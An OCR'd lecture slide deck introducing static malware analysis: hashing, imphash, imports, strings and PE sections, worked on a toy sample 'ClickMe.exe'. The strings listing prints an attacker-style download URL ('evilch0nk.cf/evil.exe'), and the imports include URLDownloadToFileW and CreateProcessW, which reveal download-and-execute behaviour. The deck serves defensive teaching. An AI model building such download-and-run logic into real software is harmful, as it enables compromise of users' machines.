
CS-501

Introduction to Malware, Threat Hunting
& Offensive Capabilities Development

Lecture 4:
Introduction to Static Analysis

Threat Analysis Pyramid of Pain



Malware Analysis 101

Static Analysis: Analyzing the code to determine functionality/capabilities.

Dynamic Analysis: Executing, or emulating all or portions of code to determine behavior by examining runtime artifacts.

Today, we will focus on static analysis!

What are we actually interested in?

- Who is the malware targeting? How do we detect/triage this malware*?
  - Banking malware targeting everyone vs the UAE targeting dissidents
- What can the malware do? Eg file I/O, Network I/O
- What does the malware talk to? What are its C2 servers?
- How does the malware communicate? What is its RPC? What channel does it use to facilitate this?
- What are its quirks? What makes it unique?
- How do we differentiate this malware from others?
- Where else is this malware deployed?
- How do we remediate incidents associated to this malware?

How do we begin to answer these questions?

Tear the the malware apart and see what it does

IT'S NOT WHAT'S ON THE OUTSIDE,
BUT WHAT'S INSIDE THAT COUNTS
imgflip.com

Purpose of Static Analysis

- Identify potential IOCs
  - (usually easy)
- Determine functionality
  - (Usually hard)
- Keep optometrists in business

Highly recommended: use https://github.com/zackelia/ghidra-dark

Common IOCs

- Domains / URLs / IPs
- Mutex and Pipe names.
- RPC commands, Debug information..etc
- Files/folders names
- Executable hash value (md5 / sha256 / blake2b)
- Import hash
- *YARA Rule Match* (we have a hole lecture on this)
- Resources/ section data

Static Analysis

Brief: Analyzing code without running it.

Longer: Static analysis involves looking at data stored in an executable file or script to determine its functionality and to extract IOCs if it is deemed malicious.

Where to start? PE/DLLs Files

- Hash The binary. Search for that hash on VirusTotal.
    - WARNING: DO NOT UPLOAD EVERYTHING TO VT! ADVERSARIES MONITOR VT
    - Or, if the malware beacons out to the C2 from VT, this can be detected. Do not tip off your adversary if you can avoid it.
- Strings: Look at the C strings found in the file (Null/double null terminated)
- Imports: Look at the libraries imported by the PE. If you see LoadLibrary, search for where it is called
- Exports: Does it export functions?
- Resources: What resources are stored in the executable?
- Entrypoint → main assembly view
- Decompiled View
- X-refs

Recommended Hash functions:

Defn: Hash Collision: H(x) = H(y) for x != y


MD5: A very fast, but BUSTED hash function. It is easy to **generate collisions** and you should not rely on this on its own.

SHA256: More reliable, and as of now has no collisions.

ImpHash: md5 hash of the import table. Why did Fireeye choose md5 for the algorithm if it is “busted”? The answer is it is fast, common, and more difficult to exploit in statically declared imports. Though technically still possible.

Hashing

- sha256sum, md5sum, python




```
PS C:\Users\User\Desktop> Get-FileHash .\dogemal.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          C1B1D63E177C41F759DB687746C8FB016856B985961B89E6676198713F5C1CF1       C:\Users\User\Desktop\dogemal...
```

Imphash

```
In [3]: import pefile

In [4]: pe = pefile.PE("mal.exe")

In [5]: pe.get_imphash()

Out[5]: 'bfc87dbd7dcec45f2680c2ddf9f8e98c'
```


Analysis Playbook



Your First Malware!

ClickMe.exe

aa0df10302edf9264d1996a8a0a21a65e9e632e527e1b7ce2ce82c6bda81db27



3 / 66


3 security vendors and no sandboxes flagged this file as malicious

aa0df10302edf9264d1996a8a0a21a65e9e632e527e1b7ce2ce82c6bda81db27

ClickMe.exe

Imports


Tools: Ghidra, Pestudio, Pe-Bear




```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D     0 1 2 3 4 5 6 7 8 9 A B C D E F
A20  48 83 EC 28 48 8B 05 CD 1B 00 00 C7 00 0     H . ì ( H . . Í . . . Ç . . . .
A30  00 E8 2A FD FF FF 90 90 90 48 83 C4 28 C     . è * ý ÿ ÿ . . . H . Ä ( Ã f .
A40  48 83 EC 28 E8 27 11 00 00 48 83 F8 01 1     H . ì ( è ' . . . H . ø . . À H
A50  83 C4 28 C3 66 2E 0F 1F 84 00 00 00 00 0     . Ä ( Ã f . . . . . . . . . f .
                                                  Ã ì ì ì ì ì ì ì ì ì ì ì ì ì ì ì
```

```
      Hex                  Disasm                              Hint
1620  4883EC28             SUB RSP, 0X28
1624  488B05CD1B0000       MOV RAX, QWORD PTR [RIP + 0X1BCD]
162B  C70000000000         MOV DWORD PTR [RAX], 0
1631  E82AFDFFFF         ▲ CALL 0X140001360
1636  90                   NOP
1637  90                   NOP
1638  90                   NOP
1639  4883C428             ADD RSP, 0X28
163D  C3                   RET
163E  6690                 NOP
1640  4883EC28             SUB RSP, 0X28
1644  E827110000         ▼ CALL 0X140002770
1649  4883F801             CMP RAX, 1
164D  19C0                 SBB EAX, EAX
164F  4883C428             ADD RSP, 0X28
1653  C3                   RET
1654  662E0F1F840000000000 NOP WORD PTR CS:[RAX + RAX]
```

Imports



Offset	Name	Func. Count	Bound?
2408	urlmon.dll	1	FALSE
241C	WININET.dll	1	FALSE
2430	SHLWAPI.dll	1	FALSE
2444	KERNEL32.dll	18	FALSE
2458	msvcrt.dll	25	FALSE
246C	USER32.dll	1	FALSE




Offset	Name	Func. Count	Bound?
2408	urlmon.dll	1	FALSE
241C	WININET.dll	1	FALSE
2430	SHLWAPI.dll	1	FALSE
2444	KERNEL32.dll	18	FALSE
2458	msvcrt.dll	25	FALSE
246C	USER32.dll	1	FALSE

urlmon.dll [1 entry]

Call via	Name	Ordinal	Original Thunk
3840	URLDownloadT...	-	39E8

Imports



```
                    //
                    // Headers
                    // ram:140000000-ram:1400003ff
                    //

         assume DF = 0x0  (Default)
                    IMAGE_DOS_HEADER_140000000.e_mag
                    IMAGE_DOS_HEADER_140000000.e_lfa
                    IMAGE_DOS_HEADER_140000000

   140000000 4d 5a 78      IMAGE_...
             00 01 00
```

Imports: Why do we care?

Looking at imports can provide us valuable information about the capabilities of the code!

Can it Allocate memory? Can it interact with the network? Can it spawn new processes? …etc

Some Interesting Imports

```
urlmon.dll$URLDownloadToFileW

WININET.dll$DeleteUrlCacheEntryW

SHLWAPI.dll$PathCombineW

USER32.dll$MessageBoxW

KERNEL32.dll$CreateProcessW

KERNEL32.dll$FreeConsole

KERNEL32.dll$GetTempPathW
```

Strings

Tools: strings.exe, Pestudio, Ghidra


I prefer ghidra as we can specify the types of strings we will search for.

To search for strings, click “search” → “for strings”

Sometimes, you will find PDB paths, C2 urls, commands, messages…etc

However, malware authors can easily encrypt strings.

Strings



String Search - 83 items - [ClickMe.exe, Minimum size = 5, Align = 1]

Defined	Location	Label	Code Unit	String View	Stri...	Len...	Is Word
A	1400030dc	u_TrustMeNotMalware....	unicode u"TrustMeNotMalware.exe"	u"TrustMeNotMalware.exe"	unic...	44	true
⚠	140003014	s_C:\malware\ch0nky.tx...	ds "C:\\malware\\ch0nky.txt"	u"tFor a good time: https://www.youtube.com/watch?...	unic...	124	true
A	140003148	u_Infect_your_computer...	unicode u"Infect your computer?	u"Infect your computer?"	unic...	44	true
A	1400030a2	u_http://evilch0nk.cf/ev...	unicode u"http://evilch0nk.cf/evil.exe"	u"http://evilch0nk.cf/evil.exe"	unic...	58	true
A	140003090	u_GO_AWAY!_1400030...	unicode u"GO AWAY!"	u"GO AWAY!"	unic...	18	true
A	14000311c	u_Definetly_not_a_virus...	unicode u"Definetly not a virus"	u"Definetly not a virus"	unic...	44	true
A	140003108	u_Click_me!_140003108	unicode u"Click me!"	u"Click me!"	unic...	20	true
A	140003cb7		ds "WININET.dll"	"WININET.dll"	string	12	true
A	140003b56		ds "VirtualQuery"	"VirtualQuery"	string	13	true
A	140003b44		ds "VirtualProtect"	"VirtualProtect"	string	15	true
A	140003c94		ds "vfprintf"	"vfprintf"	string	9	true
A	140003ce7		ds "USER32.dll"	"USER32.dll"	string	11	true
A	140003cac	s_urlmon.dll_140003cac	ds "urlmon.dll"	"urlmon.dll"	string	11	true
A	1400039ea		ds "URLDownloadToFileW"	"URLDownloadToFileW"	string	19	true
A	140003339	s_Unknown_error_1400...	ds "Unknown error"	"Unknown error"	string	14	true
A	1400032e0	s_Total_loss_of_significa...	ds "Total loss of significance (TLOSS)"	"Total loss of significance (TLOSS)"	string	35	true
A	140003b36		ds "TlsGetValue"	"TlsGetValue"	string	12	true
A	140003303	s_The_result_is_too_sma...	ds "The result is too small to be represented (UNDERFLOW)"	"The result is too small to be represented (UNDERFLOW...	string	54	true
⚠	140002458		JZ LAB_14000248d	"t3H+\r/\r"	string	8	false
A	140003c8a		ds "strncmp"	"strncmp"	string	8	false
A	140003c80		ds "strlen"	"strlen"	string	7	true
A	140003b2e		ds "Sleep"	"Sleep"	string	6	false
A	140003c76		ds "signal"	"signal"	string	7	true
A	140003cc3		ds "SHLWAPI.dll"	"SHLWAPI.dll"	string	12	true
A	140003b10		ds "SetUnhandledExceptionFilter"	"SetUnhandledExceptionFilter"	string	28	true

Filter:

- [ ] Auto Label
- [ ] Include Alignment Nulls
- [ ] Truncate If Needed

Offset: 0 Dec

Preview: u"TrustMeNotMalware.exe"

Sections

We will spend more time on the PE file format

For now, keep in mind that data is stored in *sections*


Typical sections you will see are

.text: executable code

.data: global variables/data

.rdata: read only global variables/data

.rsrc: PE resources (i.e., embedded data, icons…etc)



